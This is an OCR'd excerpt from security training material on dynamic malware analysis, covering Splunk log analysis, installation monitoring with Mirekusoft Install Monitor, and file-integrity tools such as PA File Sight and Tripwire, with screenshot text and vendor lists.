
  Start → Windows Administrative Tools → Event Viewer → Applications and Services Logs

Log Analysis Tools:

- **Splunk**

  Source: *https://www.splunk.com*

  It is an SIEM tool that can automatically collect all the event logs from all the systems present in the network. Splunk forwarders need to be installed in all the systems in the network that need to be monitored, and these forwarders will transfer the real-time event logs from the network systems to the main Splunk dashboard.


splunk>enterprise
App: Search & R...
2 Messages
Settings
Activity
Help
Find
Search
Metrics
Datasets
Reports
Alerts
Dashboards
Search & Reporting
New Search
Save As
Close
Last 24 hours
No Event Sampling
Job
Smart Mode
Events (7,206)
Patterns
Statistics
Visualization
Format Timeline
− Zoom Out
+ Zoom to Selection
× Deselect
1 hour per column
List
Format
20 Per Page
Prev
1
2
3
4
5
6
7
8
...
Next
Hide Fields
All Fields
SELECTED FIELDS
a host 1
a source 70
a sourcetype 70
INTERESTING FIELDS
a ComputerName 2
# date_hour 9
# date_mday 2
# date_minute 60
a date_month 1
# date_second 59
a date_wday 2
# date_year 1
a date_zone 1
i
Time
Event
Show all 22 lines
Show all 70 lines

```
host=WebServer
```

✓ 7,206 events (7/21/19 2:30:00.000 PM to 7/22/19 3:13:59.000 PM)

7/22/19 3:13:49.000 PM

```
07/22/2019 03:13:49 PM
LogName=Security
SourceName=Microsoft Windows security auditing.
EventCode=4634
EventType=0
```

host = WebServer | source = WinEventLog:Security | sourcetype = WinEventLog:Security

7/22/19 3:13:39.000 PM

```
07/22/2019 03:13:39 PM
LogName=Security
SourceName=Microsoft Windows security auditing.
EventCode=4624
EventType=0
```

host = WebServer | source = WinEventLog:Security | sourcetype = WinEventLog:Security

Figure 7.85: Screenshot of Splunk

Some additional log monitoring/analysis tools are as follows:

- ManageEngine Event Log Analyzer (*https://www.manageengine.com*)
- Loggly (*https://www.loggly.com*)
- SolarWinds Log & Event Manager (*https://www.solarwinds.com*)
- Netwrix Event Log Manager (*https://www.netwrix.com*)

Dynamic Malware Analysis: Installation Monitoring


- When the system or users **install or uninstall** any software application, there is a chance that traces of the **application data** are left on the system
- Installation monitoring will help in detecting hidden and background installations that the malware performs
- Use installation monitoring tools such as **Mirekusoft Install Monitor** for monitoring the installation of malicious executables

Installation Monitoring Tools

- SysAnalyzer (*https://www.aldeid.com*)
- Advanced Uninstaller PRO (*https://www.advanceduninstaller.com*)
- REVO UNINSTALLER PRO (*https://www.revouninstaller.com*)
- Comodo Programs Manager (*https://www.comodo.com*)

Mirekusoft Install Monitor

It automatically monitors what gets placed on your system and **allows you to completely uninstall it**



Manage and uninstall programs. Select multiple programs to batch uninstall.

Name	Publisher	Installed	Size	Version
7-Zip 18.05	Igor Pavlov	10/1/18 12:51 AM	4.79 MB	18.05
BitTorrent	BitTorrent Inc.	10/1/18 11:46 PM	7.67 MB	7.10.4.446
CCleaner	Piriform	10/1/18 12:52 AM	52.7 MB	5.47
FileZilla Client 3.37.3		10/1/18 11:48 PM	33.9 MB	3.37.3
Microsoft OneDrive	rporation	10/1/18 12:05 AM	46.1 MB	18.151.072
Microsoft Visual C++ 2008 R	rporation	9/30/18 11:55 PM	13.3 MB	9.0.30729.
Microsoft Visual C++ 2008 R	rporation	9/30/18 11:55 PM	10.3 MB	9.0.30729.
Microsoft Visual C++ 2017 R	rporation	10/1/18 12:08 AM	763 KB	14.14.2640
Microsoft Visual C++ 2017 R	rporation	10/1/18 12:08 AM	763 KB	14.14.2640
Mirekusoft Install Monitor		10/1/18 12:09 AM	868 KB	4.1.938.1
Mozilla Firefox 62.0.2 (x86 e		10/1/18 1:19 AM	181 MB	62.0.2
Mozilla Maintenance Service		10/1/18 1:19 AM	416 KB	62.0.2
Notepad++ (32-bit x86)	Team	10/1/18 11:49 PM	15.9 MB	7.5.8
Opera Stable 56.0.3051.31	are	10/2/18 12:04 AM	266 MB	56.0.3051.
VLC media player	VideoLAN	10/1/18 11:50 PM	204 MB	3.0.4
VMware Tools	VMware, Inc.	9/30/18 11:56 PM	236 MB	10.2.5.806

Publisher: Piriform **Version:** 5.47

Date: Yesterday, October 1, 2018, 12:52:49 AM
Size: 52.7 MB (55,352,569 bytes) **Size of registry:** 266 bytes (266 bytes) **Contains:** 85 Files, Registry: 77 Keys, 111 Values

https://www.mirekusoft.com


Installation Monitoring

When the system or user installs or uninstalls any software application, traces of the application data might remain on the system. To find these traces, you should know the folders modified or created during the installation process as well as the files and folders that have not been modified by the uninstall process. Installation monitoring helps in detecting hidden and background installations performed by malware. Tools such as SysAnalyzer can be used to monitor the installation of malicious executables.

- **Mirekusoft Install Monitor**

  Source: *https://www.mirekusoft.com*

  Mirekusoft Install Monitor automatically monitors what is placed on your system and allows you to uninstall it completely. It works by monitoring resources (such as file and registry) that are created when a program is installed. It provides detailed information about the software installed. Furthermore, it helps you to determine the disk, CPU, and memory consumption of your programs. It also provides information about how often you use different programs. A program tree is a useful tool that can show you which programs were installed together.


Mirekusoft Install Monitor
Home
Programs
Performance
Startup
Tools
Options
Start
Show contents
Show startup
Uninstall
Show in Program Tree
Copy
Search online
Open in RegEdit

Manage and uninstall programs. Select multiple programs to batch uninstall.

Name	Publisher	Installed	Size	Version
7-Zip 18.05	Igor Pavlov	10/1/18 12:51 AM	4.79 MB	18.05
BitTorrent	BitTorrent Inc.	10/1/18 11:46 PM	7.67 MB	7.10.4.445
CCleaner	Piriform	10/1/18 12:52 AM	52.7 MB	5.47
FileZilla Client 3.37.3		10/1/18 11:48 PM	33.9 MB	3.37.3
Microsoft OneDrive	rporation	10/1/18 12:05 AM	45.1 MB	18.151.072
Microsoft Visual C++ 2008 R	rporation	9/30/18 11:55 PM	13.3 MB	9.0.30729.
Microsoft Visual C++ 2008 R	rporation	9/30/18 11:55 PM	10.3 MB	9.0.30729.
Microsoft Visual C++ 2017 R	rporation	10/1/18 12:08 AM	763 KB	14.14.2640
Microsoft Visual C++ 2017 R	rporation	10/1/18 12:08 AM	763 KB	14.14.2640
Mirekusoft Install Monitor		10/1/18 12:09 AM	868 KB	4.1.938.1
Mozilla Firefox 62.0.2 (x86 e		10/1/18 1:19 AM	181 MB	62.0.2
Mozilla Maintenance Service		10/1/18 1:19 AM	416 KB	62.0.2
Notepad++ (32-bit x86)	Team	10/1/18 11:49 PM	15.9 MB	7.5.8
Opera Stable 56.0.3051.31	vare	10/2/18 12:04 AM	266 MB	56.0.3051.
VLC media player	VideoLAN	10/1/18 11:50 PM	204 MB	3.0.4
VMware Tools	VMware, Inc.	9/30/18 11:56 PM	216 MB	10.2.5.806

Publisher: Piriform **Version:** 5.47

Date: Yesterday, October 1, 2018, 12:52:49 AM
Size: 52.7 MB (55,352,569 bytes) **Size of registry:** 266 bytes (266 bytes) **Contains:** 85 Files, Registry: 77 Keys, 111 Values

Figure 7.86: Screenshot of Mirekusoft Install Monitor

Some additional installation monitoring tools are as follows:

- SysAnalyzer (*https://www.aldeid.com*)
- Advanced Uninstaller PRO (*https://www.advanceduninstaller.com*)
- REVO UNINSTALLER PRO (*https://www.revouninstaller.com*)
- Comodo Programs Manager (*https://www.comodo.com*)

Dynamic Malware Analysis: Files and Folders Monitoring


- Malware programs normally **modify system files and folders** after infecting a computer
- Use file and folder integrity checkers like **PA File Sight**, **Tripwire**, and **Netwrix Auditor** to detect changes in system files and folders

File and Folder Integrity Checking Tools

- Tripwire File Integrity and Change Manager (*https://www.tripwire.com*)
- Netwrix Auditor (*https://www.netwrix.com*)
- Verisys (*https://www.ionx.co.uk*)
- CSP File Integrity Checker (*https://www.cspsecurity.com*)
- NNT Change Tracker (*https://www.newnettechnologies.com*)

PA File Sight

- It audits who is **deleting files**, **moving files**, or **reading files**. It also detects users **copying files** and optionally **blocks access**


PA File Sight
Stop Service
Settings
Easy Deploy
Bulk Config
Licenses
Exit
Servers
Servers/Devices
SERVER2016
< Back
Open in Browser
Print
Bytes Read (MB)/min
Files Accessed/min
15 Minute Total I/O Operations (Logarithmic Scale)
Total I/O
Reads
Writes
Deletes
show more
show less
All Actions
Advanced Services
Endpoint Services
Updates

https://www.poweradmin.com

Files and Folders Monitoring

Malware can modify the system files and folders to save some information in them. You should be able to find the files and folders that the malware creates and analyze them to collect any relevant stored information. These files and folders may also contain hidden program code or malicious strings that the malware would schedule for execution according to a specified schedule.

Scan for suspicious files and folders using tools such as PA File Sight, Tripwire, and Netwrix Auditor, to detect any Trojans installed as well as system file modifications.

